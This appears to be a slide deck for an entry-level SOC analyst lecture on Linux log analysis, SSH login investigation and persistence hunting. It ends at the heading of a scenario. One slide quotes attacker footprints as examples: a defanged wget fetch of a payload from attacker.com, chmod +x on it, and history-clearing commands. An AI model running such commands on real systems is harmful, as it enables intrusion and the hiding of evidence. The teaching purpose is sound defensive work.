

SOC ANALYST LEVEL 1

LECTURE 4: LINUX BASICS FOR SOC

Mastering log analysis, login investigation, and hunting threat footprints in the Linux ecosystem.

Author: **Nader Anam** // Duration: 3 Hours

LEARNING OBJECTIVES



CORE ANATOMY

Understand the Linux file system and critical directories for security monitoring.



AUTHENTICATION

Master reading and analyzing `auth.log` SSH Brute Force attempts.



ACTIVE HUNTING

Utilize CLI tools like `grep`, `ps`, and `last` for initial triage.



PERSISTENCE

Identify suspicious and hidden footprints. `cron_jobs` `bash_history`



LOGON ANALYSIS

Differentiate Failed vs. Successful logins to determine active breaches.



REPORTING

Compose professional summaries for escalation vs. closure decisions.

WHY LINUX MATTERS FOR SOC?

Even in Windows-centric organizations, Linux powers the backbone of the infrastructure. You will encounter Linux

- in:
- **Public-Facing Assets:** Web, DNS, and Proxy servers.
 - **The Core:** Databases, Cloud workloads, and Containers.
 - **Security Stack:** Firewalls, SIEM components, and Monitoring appliances.

A SOC Analyst without Linux skills is blind to 50% of the enterprise attack surface.



THE SOC MINDSET SHIFT

We don't study maintenance; we study **evidence**. Focus on these investigative questions:



WHO LOGGED IN?

Identify user accounts and
Source IP addresses.



DID IT SUCCEED?

Check for successful entries
after failure bursts.



WHAT COMMANDS?

Verify executed tasks and
script runs.



IS IT AUTOMATED?

Detect scheduled tasks or
periodic connections.



IS IT ANOMALOUS?

Find processes running from .
`/tmp`



EXTERNAL REACH?

Monitor unusual outbound
network sessions.

ALERTS ENCOUNTERED IN LINUX

- ❗ SSH Brute Force Attempts
- ❗ Successful SSH Login from Unknown IP
- ❗ Sudo Command Privilege Escalation
- ❗ Log File Modification or Deletion
- ⚠ Suspicious Cron Job Creation
- ⚠ Unknown Process Running from `/tmp`
- ⚠ Unusual Outbound C2 Connection
- ⚠ Web Shell Activity in `/var/www`

THE LINUX FILE SYSTEM FOR SOC

Everything in Linux starts from the Root `/`. Critical targets include:

Directory	SOC Relevance	Why investigate?
<code>/var/log</code>	Authentication & System Logs	Tracing logins, SSH, and sudo events.
<code>/etc</code>	Configuration & Cron	Finding persistence via scheduled tasks.
<code>/tmp</code>	Temporary Files	Executable scripts dropped by malware.
<code>/home & /root</code>	User Profiles	Checking <code>.bash_history</code> for executed commands.
<code>/var/www</code>	Web Files	Hunting for Web Shells or modified site code.

THE LOG GOLDMINE: /VAR/LOG

Log naming conventions vary by distribution. Knowing where to look saves critical time:

Ubuntu / Debian:


`/var/log/auth.log`

Focuses on logins, SSH, and sudo.

**CentOS /
RHEL:**

`/var/log/secure`

Equivalent to auth.log in the Red Hat family.



CRITICAL LINUX LOG MATRIX

Log File	Usage & Function
auth.log / secure	Login attempts, SSH activity, sudo command execution.
syslog / messages	General system events and broad application logs.
kernel.log	Kernel-level events (useful for exploit detection).
nginx/access.log	Web traffic details for Nginx servers.
ufw.log	Firewall logs for Ubuntu systems.
~/.bash_history	Stored command history for specific users.

USERS & THE ROOT ACCOUNT



ROOT = TOTAL CONTROL

The `root` account is the ultimate administrator. Compromising root allows an attacker to:

- Wipe logs to hide tracks.
- Install rootkits for deep persistence.
- Read any user's sensitive files.

SOC Rule: Any direct SSH login to root from an external IP is a Critical Severity event.

PERMISSIONS: SECURITY IMPACT

`rwX`
777 Permissions

WHY IT'S A RED FLAG

Permissions control who can Read, Write, and Execute files. In a SOC investigation:

- Look for `chmod +x` on files in `/tmp`
- Check for sensitive configuration files that are "World Readable".
- Investigate if a suspicious script suddenly gains execute rights.

ESSENTIAL IDENTITY COMMANDS



WHOAMI

Identifies the current user context.

`analyst`



ID

Shows UID, GID, and groups.
Check if user is in `sudo` group.



WHO / LAST

Shows currently logged users and historical session history.


These commands determine the "Blast Radius" of a compromised account.

SSH: THE GATEWAY

Secure Shell (SSH) is the standard for remote Linux access (Port 22). It is the #1 target for:

- **Brute Force:** Continuous automated guessing.
- **Credential Theft:** Using leaked keys or passwords.
- **Lateral Movement:** Moving from one server to another.

Log events like **Accepted password** vs. **Failed password** tell the whole story.



ANALYZING FAILED LOGIN LOGS

```
Mar 10 08:15:22 server01 sshd[2150]: Failed password for root from 185.20.40.9 port 51422 ssh2
```

01
Event Instance

INITIAL TRIAGE

- **Status:** Attempt Blocked.
- **Risk:** Low if isolated, Medium if targeting root from external IP.
- **Next Step:** Monitor frequency from this specific Source IP.

ANALYZING SUCCESSFUL LOGIN LOGS


```
Mar 10 08:18:41 server01 sshd[2199]: Accepted password for root from 185.20.40.9 port 51430 ssh2
```

CRIT
Success After Failure

HIGH SEVERITY DECISION

- **Status:** Active Session.
- **Evidence:** Previous failures from the same IP suggest a Successful Brute Force.
- **Next Step:** ESCALATE IMMEDIATELY. Build post-login timeline.

THE LETHAL PATTERN: FAILED → ACCEPTED



SOC analysts must look for the "Sudden Drop" in failures followed by an "Accepted" entry. This is the hallmark of a guessed password.

INVALID USER WARNINGS

```
Mar 10 09:11:22 server01 sshd[3011]: Invalid user admin from 45.77.20.10
```

USER ENUMERATION

The attacker is probing for existing accounts. Common guesses: `test` `oracle` `postgres` `support`

SOC DECISION

Repetitive `Invalid User` events from one IP suggest an automated scanner. Block the IP at the firewall based on organizational policy.

ACCEPTED PUBLIC KEY: THE NEW NORMAL?

- Public Key (70%) - Normal in DevOps
- Internal Password (20%) - Expected
- Unknown External (10%) - Suspect

Public Key auth is standard for DevOps/Cloud. However, if a key is used from an **Unknown IP** for a **Sensitive User**, investigate for Key Theft.

ANALYSIS TOOLKIT: CLI COMMANDS



GREP

Extract specific IP or keywords.

```
grep "Failed" auth.log
```



TAIL -F

Watch logs in real-time as they happen.

```
tail -f  
/var/log/auth.log
```



LESS

Read massive logs comfortably without flooding terminal.

```
grep "185.20.40.9" auth.log
```

Use to build a single attacker timeline.


GREP EFFICIENCY

SOC analysts must avoid `cat` on large files. It leads to information overload.

Mastering `grep`, `awk`, and `sed` allows you to filter 1GB of logs into 5 lines of evidence in seconds.

Example: Filter all `sudo` commands by user .

`ali`




ACTIVE INVESTIGATION: PS & NETSTAT

After a successful login, use these to find what the attacker is doing **NOW**:

Command	What it reveals
<code>ps aux</code>	List all running processes. Watch for scripts in <code>/tmp</code>
<code>netstat -tulpn</code>	Shows open ports. Is there a backdoor listening?
<code>ss -tulpn</code>	Modern alternative to netstat for connection tracking.

```
tcp ESTAB 10.0.0.20:4444 → 45.77.20.10:443 (PID 3400: python3)
```

THE BASH HISTORY TRAP



COMMAND FOOTPRINTS

Located in `~/.bash_history`. It tracks what the attacker did after entry:


- `wget hxxp://attacker.com/payload.sh`
- `chmod +x payload.sh`
- `crontab -e`

Caveat: Attackers often run `history -c` or `unset HISTFILE` to hide these logs.

PERSISTENCE VIA CRON JOBS



Legitimate: Backups, updates, system maintenance.



Malicious: Re-downloading malware, C2 beaconing.



Hidden: Running scripts from hidden folders.
`/tmp/.hidden`

ANALYZING CRON PERSISTENCE

```
* * * * * /tmp/.update/check.sh
```

SUSPICIOUS INDICATORS

Frequency is "Every Minute" (* * * * *). Path is `/tmp`. Directory is hidden (Starts with `.`). Purpose is unclear.

REQUIRED EVIDENCE

Check the content of `.check.sh`. Identify the owner of the cron job. Cross-reference with SSH login timestamps.

SUDO LOG ANALYSIS

```
Mar 10 11:15 server01 sudo: nader : USER=root ; COMMAND=/usr/sbin/useradd backupadmin
```

!
Alert Trigger

PRIVILEGED ACTIVITY

- **Action:** New User Creation.
- **Account:** backupadmin (Common decoy name).
- **SOC Logic:** Verify if user nader was authorized to create this account. If not, it's Privilege Escalation.

SSH ALERT INVESTIGATION TIMELINE

1. INITIAL TRIGGER

Verify event type (Accepted/Failed) and Target User (Root vs Service).

2. CONTEXT CHECK

Check Source IP reputation and geographical anomalies.

3. POST-LOGIN AUDIT

Scan and logs for new files or commands.

4. PERSISTENCE SCAN

Review and contents: `crontab -l` `/tmp`

5. FINAL VERDICT

Close if benign/authorized. Escalate to IR if compromised.

FULL SCENARIO: WEB01

